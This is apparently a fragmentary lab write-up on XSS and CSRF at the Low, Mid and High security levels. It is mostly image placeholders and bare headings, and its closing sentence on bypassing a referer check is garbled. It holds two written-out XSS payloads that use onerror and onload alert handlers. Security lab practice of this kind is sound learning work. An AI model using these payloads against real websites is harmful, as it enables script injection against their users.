
**<img src=x onerror=alert(document.domain)>**

****

****

**SECURITY LEVEL: High**

**Allow HTML events**





**<body onload=alert(“bingo”)>**


****


CSRF


Low Level













Mid security


Add reference after user click the the and when it is intercept at link





